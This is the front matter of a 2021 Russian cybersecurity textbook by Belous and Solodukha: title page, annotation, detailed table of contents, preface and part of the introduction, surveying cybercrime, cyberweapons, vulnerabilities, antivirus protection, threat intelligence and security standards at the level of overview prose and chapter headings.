



МИР электроники

А.И. Белоус, В.А. Солодуха

Основы кибербезопасности.
Стандарты, концепции, методы
и средства обеспечения

ТЕХНОСФЕРА
Москва
2021

УДК 004.492

ББК 32.85

Б43

Б43 Белоус А.И., Солодуха В.А.

Основы кибербезопасности.

Стандарты, концепции, методы и средства обеспечения

Москва: ТЕХНОСФЕРА, 2021. – 482 с. ISBN 978-5-94836-612-8

Эта книга фактически представляет собой научно-практическую энциклопедию по современной кибербезопасности. Здесь анализируются предпосылки, история, методы и особенности киберпреступности, кибертерроризма, киберразведки и киберконтрразведки, этапы развития кибероружия, теория и практика его применения, технологическая платформа кибероружия (вирусы, программные и аппаратные трояны), методы защиты (антивирусные программы, проактивная антивирусная защита, кибериммунные операционные системы). Впервые в мировой научно-технической литературе приведены результаты системного авторского анализа всех известных уязвимостей в современных системах киберзащиты – в программном обеспечении, криптографических алгоритмах, криптографическом оборудовании, в микросхемах, мобильных телефонах, в бортовом электронном оборудовании автомобилей, самолетов и даже дронов. Здесь также представлены основные концепции, национальные стандарты и методы обеспечения кибербезопасности критических инфраструктур США, Англии, Нидерландов, Канады, а также основные международные стандарты. Фактически в объеме одной книги содержатся материалы трех разных книг, ориентированных как на начинающих пользователей, специалистов среднего уровня, так и специалистов по кибербезопасности высокой компетенции, которые тоже найдут здесь для себя много полезной информации.

Знания, которые вы получите из этой книги, помогут вам повысить безопасность работы в Интернете, безопасность офисных и домашних устройств, изучить и применять в практической деятельности наиболее эффективные и опробованные на практике политики безопасности.

УДК 004.492

ББК 32.85

© Белоус А.И., Солодуха В.А., 2020

© АО «РИЦ «ТЕХНОСФЕРА», оригинал-макет, оформление, 2021

ISBN 978-5-94836-612-8

Кто роет яму, сам упадет в нее, и кто ставит сеть, сам будет уловлен ею.

*(Книга Премудрости Иисуса,
сына Сирахова. XXVII, 29)*

«На самом деле, цель энциклопедии — собрать знания, рассеянные по свету, привести их в систему, понятную для людей ныне живущих, и передать тем, кто придет после нас, с тем, чтобы труд предшествующих веков не стал бесполезным для веков последующих, и чтобы наши потомки, обогащенные знаниями, стали добрее и счастливее, и чтобы мы не канули в вечность, не сумев послужить грядущим поколениям...»

Дени Дидро

Содержание

Предисловие	12
Введение	18
Глава 1. Киберпреступность и кибертерроризм	23
1.1. Кибертерроризм	23
1.1.1. Кибертерроризм – определение, способы реализации кибертеррактов	23
1.1.2. Краткая история кибертерроризма	25
1.1.3. Основные направления кибертерроризма	26
1.1.4. Кибертерроризм как форма гибридной войны	36
1.1.4.1. Кибертерроризм и политический терроризм	36
1.1.4.2. Перспективы кибертерроризма	37
1.2. Киберпреступность	39
1.2.1. Классификация типов киберпреступлений согласно Конвенции Совета Европы	39
1.2.2. Основные виды киберпреступлений, представленные в Конвенции Совета Европы.....	39
1.2.3. Классификация арсенала используемого киберпреступниками «кибероружия»	40
1.2.4. Стандарты кибербезопасности	40
1.3. О возможности международного соглашения об ограничении распространения кибероружия.....	41
1.4. Особенности организации и функционирования системы киберзащиты НАТО.....	44
1.4.1. Концептуальный подход НАТО к организации киберзащиты.....	44
1.4.2. Кибератаки против НАТО и членов альянса.....	45
1.4.3. Основные оперативные киберструктуры НАТО	45
1.5. Киберпреступления и киберпреступники – классификация, методы «работы» и способы защиты.....	47
1.5.1. Классификация киберпреступников.....	47
1.5.2. Классификация компьютерных преступлений по Интерполу.....	48
1.5.3. Детализированный алгоритм типовой кибератаки.....	50
1.5.4. «Залив денег на карту быстро и без предоплаты» – тонкости профессий залищика, рефорда и ботовода	54
1.5.5. Пример эффективного расследования киберпреступлений: взлет и падение русскоязычного хакера Fxmsp	59
1.5.5.1. Компания Group-IB – расследование и предотвращение киберпреступлений как важный компонент кибербезопасности	59
1.5.5.2. Аналитический отчет Group-IB «Fxmsp: невидимый бог сети»	60
1.5.6. Легализация бизнеса по разработке шпионских программ как новая угроза кибербезопасности	63

1.5.6.1. Hacking Team — разработка и продажа шпионских программ для государственных организаций.....	63
1.5.6.2. Уникальный эпизод — открытый отчет хакера, взломавшего защиту компании Hacking Team	66
1.5.7. К вопросу о практике «технического симбиоза» кибермошенников и государственных спецслужб	69
1.6. Этичные хакеры и хактивисты — мифы и реалии	70
1.6.1. Этичный хакинг — что это такое?	70
1.6.2. Наиболее известные группировки хактивистов.....	73
1.6.3. Манифесты хактивиста Phineas Fisher	75
1.6.4. Этика общечеловеческая и этика хакерская — «почувствуйте разницу»!	76
Глава 2. Концепции, методы и средства применения кибероружия.....	85
2.1. Краткая история развития кибероружия.....	85
2.1.1. Основные эпизоды из предыстории развития кибероружия	85
2.1.2. Изменение видов киберугроз за период с 1980 по 2010 г.	91
2.2. Методологические принципы классификации кибероружия.....	94
2.2.1. Введение в проблему, классификация типов кибероружия.....	94
2.2.2. Виды информационных атак	102
2.2.3. Способы внедрения в состав информационных ресурсов противника вредоносных программ	102
2.2.4. Классификация основных видов кибервоздействий	104
2.2.5. Классификация основных видов кибервоздействий.....	110
2.2.6. Удаленные сетевые атаки как наиболее распространенные типы кибервоздействий.....	118
2.2.7. Примеры реализации кибервоздействий с использованием метода удаленных сетевых атак	121
2.3. Проблемы идентификации исполнителей и заказчиков кибератак	122
2.3.1. Введение в проблему	122
2.3.2. Зачем нужна идентификация источника кибератаки.....	124
2.3.3. Основные проблемы решения задачи идентификации источника кибератаки	126
2.3.4. Основные индикаторы (признаки), используемые при определении источников кибератак	127
Глава 3. Типовые уязвимости в системах киберзащиты.....	132
3.1. Уязвимости в микросхемах.....	132
3.2. Уязвимости в криптографических алгоритмах (стандартах)	135
3.3. Преднамеренные уязвимости в шифровальном оборудовании	138
3.4. Уязвимости программного обеспечения информационных систем	139
3.4.1. Классификация, термины и определения типовых уязвимостей программного обеспечения	139
Классификация уязвимостей программного обеспечения	141
3.4.2. Риски использования уязвимых программ	143

3.4.3. Уязвимости систем информационной безопасности.....	172
3.4.4. Переполнение буфера как опасная уязвимость	178
3.5. Уязвимости в автомобилях	185
3.5.1. Из истории автомобильных вирусов	185
3.5.2. Hackable – уязвимости автомобилей для кибератак	186
3.6. Уязвимости бортового оборудования воздушных судов и робототехнических комплексов.....	190
3.6.1. Уязвимости комплексов с беспилотными летательными аппаратами	190
3.6.2. Функциональные модели построения робототехнических комплексов военного назначения с повышенной киберзащитой	196
3.6.2.1. Основные принципы организации киберзащиты РТК	196
3.6.2.2. Модель угроз безопасности информации и функциональной устойчивости РТК.....	199
3.6.2.3. Построение модели системы защиты информации и контроля целостности КВС путем идентификации ПАВ на их элементы.....	202
3.6.3. Концепции обеспечения кибербезопасности бортового оборудования воздушных судов	205
3.6.3.1. Тенденции развития информационной архитектуры воздушных судов.....	205
3.6.3.2. Инциденты, угрозы и уязвимости безопасности на борту воздушного судна.....	208
3.6.3.3. Основные направления обеспечения кибербезопасности воздушного судна.....	211
3.7. Методы выявления программных уязвимостей	217
3.7.1. Виды сертификационных испытаний	217
3.7.2. Виды тестирования безопасности кода	218
3.7.3. Типовая статистика выявления уязвимостей в программном обеспечении	220
3.8. Five-Level Problem – пути снижения уязвимостей критических информационных систем	224
Глава 4. Антивирусные программы и проактивная антивирусная защита	228
4.1. Антивирусные программы	228
4.1.1. Стандартные компоненты антивирусной защиты	229
4.1.2. Основные требования к антивирусным программам	231
4.1.3. Основные характеристики антивирусных программ.....	232
4.1.4. Классификация и принципы работы антивирусных программ	233
4.1.5. Краткий обзор антивирусных программ	234
4.1.6. Полезные практические рекомендации пользователям от разработчиков антивирусного программного обеспечения	237

4.2. Проактивная антивирусная защита — функции и возможности	239
4.2.1. Поведенческий контроль (Behavior Control)	239
4.2.2. Режимы работы поведенческого контроля	240
4.2.3. Использование песочницы (Sandbox) как изолированной программной среды	241
4.2.4. Потенциально опасные действия и процедуры (Potentially Dangerous Actions and Techniques)	242
4.2.5. Управление компонентами (Component control)	246
4.2.6. Защита переносных мультимедийных устройств (Removable Media Protection)	246
4.2.7. Самозащита (Self-protection)	247
4.3. Иммунный подход к защите информационных систем	247
4.3.1. К проблеме уязвимости операционных систем	247
4.3.2. Цифровые иммунные системы как перспективный инструмент сетевой защиты	249
4.3.3. KasperskyOS — первая российская операционная система с кибериммунитетом	253
4.3.4. Киберфизические иммунные системы	258
4.3.5. Биометрическая система кибербезопасности Darktrace	261
Глава 5. Кибершпионаж, киберразведка и киберконтрразведка	264
5.1. Классификация, способы и объекты кибершпионажа	264
5.1.1. Классификация кибершпионажа	264
5.1.2. Способы осуществления кибершпионажа	265
5.1.3. Объекты кибершпионажа	266
5.1.4. Основные источники угрозы кибершпионажа	266
5.2. Киберразведка и контрразведка: цели, задачи, методы работы	267
5.2.1. Общая информация о киберразведке	267
5.2.2. Стратегическая киберразведка как способ управление рисками	270
5.2.3. Основные цели и задачи киберконтрразведки	272
5.2.4. Специфические требования к новому поколению специалистов по информационной и кибербезопасности	274
5.3. Структура и основные функции главного управления киберразведки США	276
5.4. Ежегодные отчеты управления контрразведки США о киберугрозах	278
5.5. Расследование кибератак как высокоприбыльный бизнес и инструмент политической борьбы	284
5.6. Автоматизация процессов киберразведки с помощью Threat Intelligence Platform	287
5.6.1. Основные этапы алгоритма реализации Threat Intelligence	287
5.6.2. Стандартный цикл процесса киберразведки TI	290
5.6.3. Коммерческие платформы Threat Intelligence	292
5.6.4. Некоммерческие (Open source) Threat Intelligence Platform	300

5.7. Методологические особенности отбора и подготовки специалистов в области киберразведки и киберконтрразведки	303
5.7.1. Состояние и тенденции развития кибервойск.....	303
5.7.2. Методология отбора и подготовки специалистов для противостояния в киберпространстве на примере израильского секретного подразделения 8200	307
5.7.2.1. Подразделение 8200 — история создания, функции и задачи	307
5.7.2.2. Методология отбора и подготовки специалистов для подразделения 8200	309
5.7.2.3. Стратегическое международное сотрудничество с Израилем в сфере кибербезопасности	311
5.7.2.4. Особенности израильских кибервойск.....	312
5.7.3. Отечественный специалист по киберразведке — профессия будущего	313
Глава 6. Особенности обеспечения кибербезопасности конечных точек инфраструктурных систем	316
6.1. Тенденции развития киберугроз, направленных на конечные точки инфраструктурных систем.....	316
6.2. Тенденция роста бесфайловых (fileless) атак	320
6.3. Рост ущерба от атак на конечные точки	321
6.4. Мировой рынок EDR-решений	322
6.5. Основные платформы Endpoint Detection and Response.....	324
6.5.1. Gartner	324
6.5.2. Платформы Forrester	326
6.5.3. Платформа The Radicati Group	328
Глава 7. Основные направления обеспечения кибербезопасности	331
7.1. Базовые термины и определения кибербезопасности	332
7.2. Редтайминг и блютайминг — «красные», «голубые» и другие «разноцветные» команды	333
7.2.1. Введение в проблему	333
7.2.2. Концепции и сценарии «цветного противостояния»	335
7.2.3. Имитация целевых атак как оценка безопасности. Киберучения в формате Red Teaming.....	339
7.3. Охота за угрозами как «проактивный метод» киберзащиты.....	345
7.3.1. Общая характеристика подхода TheatHunting	345
7.3.2. Основные игроки на рынке Threat Hunting.....	349
7.3.3. Стандартные инструменты для организации проактивного поиска.....	351
7.4. База знаний MITRE ATT&CK	355
7.4.1. Парадигма построения базы знаний ATT&CK. Введение в проблему.....	355
7.4.2. Краткое описание проектов, использующих MITRE ATT&CK.....	360

7.5. SIEM как важный элемент в архитектуре киберзащиты	366
7.5.1. Основные цели и задачи SIEM	366
7.5.2. Корреляция как процесс сопоставления событий и логов	368
7.5.3. Дополнительные функции SIEM	372
7.5.4. Сравнительный анализ характеристик наиболее популярных SIEM-систем	375
7.5.4.1. Методологические принципы сравнительного анализа	375
7.6. Магический квадрант Gartner – что это такое?	378
Глава 8. Концепции, стандарты и методы обеспечения кибербезопасности критических инфраструктур	383
8.1. Тенденции развития и особенности цифровизации промышленных инфраструктур	383
8.1.1. Особенности цифрового управления промышленными инфраструктурами	383
8.1.2. Основные угрозы безопасности цифрового производства	386
8.1.3. Эволюция парадигмы информационной безопасности производства	388
8.1.4. Основные уязвимости промышленных информационно- коммуникационных систем	389
8.2. Оценка рисков безопасности в энергетических системах	393
8.2.1. Киберугрозы и промышленные информационно- коммуникационные технологии	393
8.2.2. Сбор и обработка информации	395
8.2.3. Оценка рисков	395
8.2.4. Принятие решений и реализация действий	396
8.2.5. Типовые сценарии процесса анализа рисков для электроэнергетической системы	396
8.2.5.1. Сбор и обработка информации	396
8.2.5.2. Оценка рисков в электроэнергетической отрасли	398
8.3. Стандарты и методы обеспечения кибербезопасности электроэнергетических инфраструктур	405
8.3.1. Стандарты безопасности – общие критерии и подходы	405
8.3.2. Стандарты американского общества приборостроителей (ISA)	410
8.3.3. Стандарты международной организации по стандартизации (ISO)	411
8.3.4. Стандарты национального института стандартов и технологий (NIST)	413
8.3.4.1. Специальные публикации NIST 800	413
8.3.4.2. Руководство по обеспечению безопасности промышленных систем управления (ICS) (NIST 800-82)	413
8.3.4.3. Руководство по управлению рисками для ИТ-систем (NIST 800-30)	414

8.3.4.4. Руководство по обработке инцидентов в сфере компьютерной безопасности (NIST 800-61)	415
8.3.5. Стандарты Североамериканской корпорации по надежности электроснабжения (NERC)	416
8.3.6. Подходы к обеспечению кибербезопасности в Англии.....	420
8.3.7. Концептуальные подходы к обеспечению кибербезопасности в Нидерландах	425
8.3.7.1. Национальный консультативный центр по критическим инфраструктурам (NAVI).....	425
8.3.7.2. Стратегия национальной безопасности Нидерландов.....	426
8.3.7.3. Руководство по методике оценки национальных рисков (NRA).....	427
8.4. Концепции, методы и формы обеспечения защиты секретной информации в критических инфраструктурах США.....	431
8.4.1. Общие принципы построения системы защиты секретной информации	431
8.4.2. Особенности организации процедуры допуска к секретной информации руководителей организаций-подрядчиков.....	433
8.4.3. Особенности проведения процедуры собеседования с руководителями подрядчиков	434
8.4.4. Процедура оформления допуска персонала к секретным документам.....	435
8.4.5. Срок действия допуска к секретной работе	436
8.4.6. Особенности организации процедур проверок (аудитов) подрядчиков	436
8.4.7. Особенности обучения правилам обеспечения режима секретности	438
8.4.8. Классификационное руководство CG-SS-3	438
8.4.9. Особенности процедуры организации допуска на секретный объект	439
8.4.10. Как и где обеспечивается доступ к секретной информации (специальные зоны).....	440
Глава 9. Кибербезопасные микросхемы как аппаратная база киберзащищенных АСУТП	444
9.1. Термины и определения	444
9.2. От классической «пирамиды производственной безопасности» к «пирамиде кибербезопасности»	445
9.3. Основы проектирования кибербезопасной электронной аппаратуры для АСУТП критических инфраструктур	450
9.3.1. Введение в проблему	450
9.3.2. Анализ кибербезопасности этапов проектирования современных микросхем	454
9.3.3. Потенциальные агенты (организаторы) кибератак с использованием аппаратных троянов в микросхемах	460



9.3.4. Основные методы проектирования кибербезопасной электронной аппаратуры	461
9.4. Использование опыта проектирования безопасного программного обеспечения при проектировании кибербезопасных микросхем	463
9.4.1. Основные различия между разработкой безопасных микросхем и разработкой безопасных программ	463
9.4.2. Особенности обеспечения жизненного цикла разработки безопасного программного обеспечения	464
9.4.3. Основные методы безопасного проектирования микросхем для ответственных применений	465
9.4.3.1. Этапы безопасного проектирования микросхем	465
9.4.3.2. Описание моделей угроз	466
9.4.3.3. Прослеживаемость в микросхеме	467
9.4.3.4. Цикл обнаружения	468
9.5. Современные технологии контроля безопасности в микроэлектронике	470
9.5.1. Введение в проблему	470
9.5.2. Эволюция классической парадигмы проектирования микросхем ответственного назначения	472
9.5.3. Место и роль технологий контроля безопасности в современной микроэлектронике	473
9.6. Основные алгоритмы (пути) внедрения «зараженных» микросхем в технические объекты вероятного противника	476

Предисловие

Кибербезопасность играет фундаментальную роль в жизни современного информационного общества, в котором большинство работающих занято производством, хранением, обработкой и реализацией различной информации.

Эта книга предназначена для широкого круга читателей — от «начинающих» и пользователей «среднего уровня» подготовки до «продвинутых» пользователей — специалистов по кибербезопасности крупных корпораций и промышленных инфраструктур.

Поэтому материалы всех 9 глав этой книги построены по принципу «от простого к сложному».

Знания, которые вы получите из этой книги, помогут вам повысить безопасность работы в интернете, повысить безопасность домашних и офисных устройств, изучить и применять в своей практической деятельности наиболее эффективные и опробованные на практике политики безопасности.

В общем случае *под кибербезопасностью сегодня понимают совокупность различных концепций, доктрин, стратегий, методов и средств защиты от атак злоумышленников (хакеров) на компьютеры, серверы, информационные системы, сети передачи данных, мобильные устройства и т.д.*

Очевидно, что прежде чем изучать эти стратегии, методы и средства кибербезопасности, необходимо хорошо представлять, от каких явлений и угроз надо защищаться (киберпреступность, кибертерроризм, кибершпионаж, киберразведка), надо хорошо знать основные концепции и методы применения современного кибероружия, надо знать все типовые уязвимости в системах киберзащиты, через которые проникают компьютерные вирусы, программные и аппаратные трояны, а также типовые и перспективные средства защиты от них — антивирусные программы, средства проактивной антивирусной защиты, перспективные кибериммунные и киберфизические операционные системы, методы и средства киберразведки и киберконтрразведки, методы и средства обеспечения кибербезопасности конечных точек (оконечных устройств) и многое другое.

В свою очередь сегодня активно развиваются многочисленные направления обеспечения безопасности как самих сетей, так и различных приложений. Например, под безопасностью сетей понимают действия по защите компьютерных сетей от различных угроз (целевых атак, вредоносных программ и т.д.). Под безопасностью приложений понимают методы, программные и аппаратные средства защиты от угроз, которые злоумышленники могут «спрятать» в различных прикладных программах. Ведь такое «заряженное» приложение может открыть злоумышленнику доступ к данным, которые это приложение по определению должны защищать от несанкционированного доступа. Поэтому безопасность таких приложений должна обеспечиваться еще на стадии разработки, до появления приложения в открытых источниках.

То же самое можно сказать и о «безопасности информации» — обеспечении целостности и конфиденциальности данных как в процессе их передачи, так и во время их хранения.

К вопросам кибербезопасности также относятся и методы аварийного восстановления — оперативное автоматическое реагирование систем защиты на любые

инциденты (действия злоумышленников), которые могут нарушить работу системы или привести к утечке или потере данных.

Еще одно относительно новое направление кибербезопасности — кибербезопасность конечных устройств — обеспечение безопасности разных устройств (планшеты, ноутбуки, мобильные телефоны, рабочие станции), находящихся в конечных точках корпоративных и промышленных сетей.

Особое место в проблеме обеспечения кибербезопасности занимают *стандарты кибербезопасности*. Это вообще особая тема — мало того что на момент выхода этой книги существует великое множество различных международных стандартов, так еще практически у каждой страны (государства) имеются свои собственные многостраничные стандарты, определяющие типовые процедуры и сценарии сбора и обработки информации, оценки рисков, типовых решений и действий.

На темы кибероружия и кибербезопасности уже написаны тысячи статей и сотни книг, этим темам посвящены многочисленные ежегодные конференции, форумы и симпозиумы. Однако большинство этих книг посвящено исследованиям только отдельных направлений и механизмов обеспечения кибербезопасности.

Сложившуюся в этой области информационную ситуацию можно кратко охарактеризовать известной русской поговоркой «За деревьями леса не видно» — в этом «информационном лесу» сегодня сложно ориентироваться не только «начинающим» и «продвинутым» специалистам, но даже профессионалам.

Поэтому в предлагаемой вниманию читателей книге предпринята амбициозная попытка систематизации основных наиболее известных из Интернета сведений и опубликованной ранее самими авторами научно-технической литературы описаний и создания описания по возможности наиболее полной картины такого информационного «леса» (основ кибербезопасности), состоящего из описаний отдельных «деревьев» (концепций, методов и средств как организации атак, так и противодействия им).

Образно говоря, все нам известные популярные книги по этой тематике посвящены детальному великолепному описанию только отдельных «деревьев» или их групп (опушки леса). Чтобы стать действительно компетентным специалистом в области такой сложной науки, как «кибербезопасность», необходимо последовательно изучать каждое из многочисленных «деревьев» и при этом «не заблудиться в лесу».

Современная кибербезопасность как новая отрасль науки стремительно развивается (быстро вырастают все новые «деревья»). Например, еще 10 лет назад в работе «Science of Cyber-Security» было предсказано, что эта область науки начнет активно использовать теоретические положения теории игр, криптографии, машинного интеллекта, обфускации, высокоуровневого компьютерного моделирования, что сегодня мы видим уже на практике.

Так вот, наша книга является своего рода «путеводителем» в этом «информационном лесу», позволяя читателю самому легко выбирать именно те «деревья», которые его интересуют, и «в этом лесу не заблудиться».

Особое место в проблеме обеспечения кибербезопасности всегда занимало «военное» направление, этот момент надо рассмотреть более детально.

Как известно, средством ведения любых боевых действий (войн) является оружие, под которым обычно понимаются многообразные устройства, средства и

системы, применяемые для физического поражения (уничтожения) живой силы противника или вывода из строя его техники, сооружений и коммуникаций. Образно говоря, оружие — это специальные средства для борьбы с кем-нибудь или чем-нибудь для достижения поставленных целей.

История создания и развития оружия неразрывно связана с историей развития человечества. Возможно, это звучит странно, но на всех этапах эволюции оружия (от меча, лука до космической ракеты) именно развитие оружия являлось катализатором (ускорителем) прогресса, стимулировало развитие новых технологий, новых материалов, конструкторской мысли — так появилась металлургия, различные технологии изготовления и обработки новых материалов, новые профессии.

Сегодня существует великое множество типов, видов и разновидностей современного оружия: обычное, высокоточное, химическое, атомное, космическое, лазерное, СВЧ-оружие, гиперзвуковое и т.д. Однако наряду с огромными «поражающими» возможностями, все без исключения виды и типы этого современного оружия обладают и весьма существенными недостатками и ограничениями, в попытках устранить которые военные и ученые прилагают значительные интеллектуальные усилия и на что ежегодно тратятся огромные финансовые ресурсы всех индустриально развитых стран мира.

Сами военные, руководители правительств, здравомыслящие политики всех стран мира хорошо понимают, что использование «на практике» как этих «обычных» типов оружия, так и разрабатываемых в закрытых институтах различных «экзотических» типов (климатическое, сейсмическое, плазменное) в некотором смысле равносильно «самоубийству» для применившей его стороны. Кибернетическое (кибероружие, информационно-техническое) оружие с этой точки зрения является почти «идеальным» оружием, поскольку лишено большинства этих недостатков и ограничений и обладает новыми поистине огромными возможностями.

Но военные также хорошо понимают и тот факт, что использование компонентов кибероружия в современных локальных конфликтах и «сетевых войнах» (не путать с «сетевыми войнами») в принципе может обеспечить тот же результат, что и классические виды оружия, но при этом потребуются несоизмеримо меньше затрат материальных и людских ресурсов без риска получить от противника ответный «удар возмездия».

Базисом (технологической платформой) современного кибероружия являются многочисленные вирусы, черви, программные и аппаратные трояны, шпионские программы, использующие различные уязвимости в системах киберзащиты (уязвимости в микросхемах, криптографических алгоритмах, стандартах, протоколах, уязвимости программного обеспечения и т.д.).

Вирусы, черви, программные и аппаратные трояны представляют угрозу практически для всех базовых объектов инфраструктуры современного государства, но прежде всего — для информационных систем обеспечения национальной безопасности, банковских и финансовых структур, систем управления вооружением и военной техникой, навигации и связи, транспортной инфраструктуры и особенно — для объектов топливно-энергетического комплекса (атомные, тепловые

и гидроэлектростанции, нефте- и газоперерабатывающие заводы, системы управления нефте- и газопроводами).

Например, внедренные «кем-то» в микросхемы, аппаратные и программные трояны оказались способными творить невероятные вещи. Они могут выполнять по команде своего «хозяина» самые различные несанкционированные и скрытые от разработчика аппаратуры функции — передавать своему «хозяину» любую информацию, изменять режимы функционирования, электрические режимы работы микросхемы (вплоть до ее частичного или полного отказа). Попадая на платы электронных блоков радиоэлектронной аппаратуры, компьютеров, современных информационно-коммутиционных устройств, систем энергообеспечения мегаполисов, систем управления высокоточным оружием, систем обеспечения безопасности атомных станций и т.п., такие «заряженные» микросхемы способны не только организовать передачу «хозяину» любой секретной информации, но и полностью «перехватывать» управление этими объектами, вплоть до приведения их в неработоспособное состояние.

Интересно, что в исторической ретроспективе программные и аппаратные трояны первыми начали использовать в своей «работе» национальные криминальные группы (мафиози, гангстеры, русские братки, якудза) для достижения своих чисто криминальных целей без классического применения оружия (незаконные банковские операции, сбор конфиденциальной информации, уничтожение улик в базах данных и т.п.).

Спецслужбы Китая, США, Израиля и России, военные этих стран раньше других оценили как уровень этой новой угрозы, так и поистине неограниченные возможности данного направления, которое уже потом журналисты назвали кибероружием. Так, в составе вооруженных сил практически всех индустриально развитых стран появились специальные подразделения, которые сегодня называют «кибервойсками».

На смену любителям, пишущим вирусы и троянские программы ради развлечений, а потом и киберпреступникам, вымогающим или крадущим деньги, сегодня пришли сообщества людей, воспринимающих современные информационные системы и киберпространство в целом исключительно как «поле боя».

Ниже перечислены ключевые вопросы из области кибербезопасности, на которые читатель этой книги найдет развернутые ответы.

- Что такое киберпреступность и чем она отличается от кибертерроризма.
- «Взлеты» и «падения» самых известных хакеров.
- Этичные хакеры и хактивисты — мифы и реалии.
- Методы работы кибермошенников и способы защиты от них.
- Классификация, концепции, средства, методы и примеры применения современного кибероружия.
- Как определить исполнителей и заказчиков кибератак?
- Основные уязвимости в современных системах киберзащиты — в программном обеспечении, криптографических алгоритмах (стандартах), криптографическом оборудовании, в бортовом оборудовании автомобилей, воздушных судов и дронов.

- Наиболее опасные компьютерные, автомобильные и телефонные вирусы, трояны и шпионские программы.
- Антивирусные программы, методы проактивной защиты, киберфизические и кибериммунные операционные системы.
- SIEM как обязательный элемент в современной архитектуре киберзащиты.
- Что такое кибершпионаж, киберразведка и киберконтрразведка.
- Стратегическая киберразведка как способ управления рисками.
- Почему израильское секретное подразделение 8200 считается лучшим в мире подразделением кибервойск?
- Особенности отбора и обучения специалистов для противостояния в киберпространстве.
- Расследование кибератак как высокоприбыльный бизнес и инструмент политической борьбы.
- Что такое «кибербезопасность конечных точек» и как ее обеспечить.
- Основные политики безопасности-концепции, стратегии и стандарты кибербезопасности ведущих индустриально развитых стран – США, Англии, Канады, Нидерландов, альянса НАТО.
- Что такое «ежегодные отчеты управления контрразведки США о киберугрозах» и зачем их нужно изучать.
- Как обеспечить кибербезопасность критических инфраструктур-энергетических систем, нефте- и газопроводов, атомных и тепловых электростанций?
- А как обеспечить кибербезопасность микросхем, используемых в автоматизированных системах управления военной техникой и производственными процессами?

На эти и многие другие актуальные вопросы вы найдете исчерпывающие ответы в этой уникальной книге.

В книге также использовались отдельные материалы, опубликованные ранее в России в двухтомной монографии (А.И. Белоус, В.А. Солодуха, С.В. Шведов. Программные и аппаратные трояны. Способы внедрения и методы противодействия. Первая техническая энциклопедия), вышедшей в 2018 г.; А.И. Белоус, В.А. Солодуха. Кибероружие и кибербезопасность. О сложных вещах простыми словами. – Инфра-Инженерия, 2020; A. Belous, V. Saladukha. Viruses, Hardware and Software Trojans – Attacks and Countermeasures; A. Belous, V. Saladukha. Handbook of cybersecurity. 3 Books in 1.

При написании этой книги авторы руководствовались следующими принципами, которые было легко сформулировать, но затем очень сложно было их реализовать на практике.

1. Инженерам-разработчикам информационных систем, специалистам по информационной безопасности, студентам и их преподавателям всегда необходимо иметь «под рукой» некий систематизированный сборник справочных материалов по проблемам кибероружия и методам защиты от киберугроз.
2. Чтобы стать достаточно популярным изданием среди широкого круга специалистов по кибербезопасности, ученых, инженеров и студентов, эта книга должна выполнять одновременно интегральные функции и классического учебника, и краткого справочника, да и просто увлекательной книги.

3. Представляя большой объем необходимой справочной информации, в отличие от классических учебников с избытком математических выражений и физических формул, попытаться максимально простым языком изложить как основные теоретические аспекты проблемы кибероружия, так и основные практические моменты организации противодействия основным видам киберугроз. В книгу должны включаться только те методы, технические и технологические решения, эффективность которых ранее была подтверждена практикой их применения.

4. В тексте необходимо использовать максимально возможное количество графического материала, отражающего эффективность различных рабочих сценариев.

Насколько удалось авторам реализовать эти принципы — судить читателю.

Авторы выражают благодарность рецензентам — академику НАН Беларуси и иностранному избранному члену Академии Наук Российской Федерации Лабуну В.А., профессору кафедры защиты информации БГУИР Лынькову Л.М., чьи критические замечания и полезные советы во многом способствовали появлению книги именно в этом формате, а также Антипенко О.А. за помощь в обработке материалов и подготовке рукописи к печати.

Введение

Материалы книги представлены в виде 9 глав, которые в зависимости от сферы интересов читателя и уровня его подготовки можно читать в произвольном порядке.

Глава 1 посвящена рассмотрению основных проблем, непосредственно связанных с киберпреступностью и кибертерроризмом. Здесь приведена краткая история кибертерроризма, приведены основные термины и определения, рассмотрены основные способы реализации кибератак, основные направления развития и особенности кибертерроризма как формы гибридной войны, взаимосвязь кибертерроризма и политического терроризма.

Здесь же рассмотрена и категория «киберпреступность» — приведена классификация типов киберпреступлений, принятая Конвенцией Совета Европы, рассмотрены основные виды киберпреступлений и классификация арсенала используемого киберпреступниками кибероружия, а также основные стандарты кибербезопасности в этой области. В качестве одного из примеров построения эффективных систем кибербезопасности здесь кратко рассмотрены особенности организации структуры и принцип функционирования систем киберзащиты НАТО. Приведен с авторскими комментариями детализированный алгоритм организации типовой кибератаки.

Завершает главу раздел, посвященный «тонкостям профессий» заливщиков, ботоводов, рефоводов и прочих разновидностей кибермошенников — основные методы, способы и средства их деятельности, а также практические рекомендации — как обычному пользователю Интернета защититься от этих и ряда других подобных «профессионалов».

Во **второй главе** детально рассмотрены концепции, средства, методы и примеры применения кибероружия, приведены научные обоснования, определения (термины) и классификация кибероружия и видов его воздействия на атакуемые объекты.

Здесь кибервоздействия классифицированы по следующим категориям: по виду (одиночные и групповые), по типу (пассивные и активные), по характеру поражающих свойств (высокочастотные и комплексные), по цели использования (атакующие, оборонительные и обеспечивающие), по способу реализации (алгоритмические, программные, аппаратные, физические).

Рассмотрены и особенности многочисленных разновидностей каждого из вышеуказанных типов. Например, анализируются такие типы атакующих кибервоздействий, как «нарушение конфиденциальности информации», «нарушение целостности информации», «нарушение доступности информации», психологические воздействия. Из оборонительных разновидностей кибервоздействий рассматриваются «выявляющие», «противодействующие», «отвлекающие на ложные информационные ресурсы» и т.д.

Третья глава посвящена исследованиям основных наиболее известных типов уязвимостей в системах киберзащиты и по своему содержанию пока не имеет аналогов в мировой и отечественной литературе по проблемам кибербезопасности. Здесь рассмотрены основные типы всех известных уязвимостей в микросхемах, в криптографических алгоритмах и криптографических стандартах, в криптографическом оборудовании, в программном обеспечении информационных систем, а также опасные уязвимости в бортовом оборудовании воздушных судов и совре-

менных робототехнических комплексов. Приведена классификация, термины и механизмы функционирования уязвимостей современных систем информационной безопасности. Например, достаточно подробно рассмотрен механизм работы опасной уязвимости типа «переполнение буфера».

Отдельный раздел главы посвящен новым угрозам — основным уязвимостям в бортовых электронных системах управления мобильной техникой (легковые и грузовые автомобили и электромобили, «беспилотные» транспортные средства). Эта угроза называется «Hackoble» (уязвимости современных автомобилей для кибератак).

Завершает главу раздел, посвященный наиболее эффективным методам выявления вышерассмотренных программных уязвимостей (сертификационные испытания, тестирование безопасности кода и др.), здесь же рассмотрена современная концепция Fiva-Level Problem — пути снижения уязвимостей критических систем.

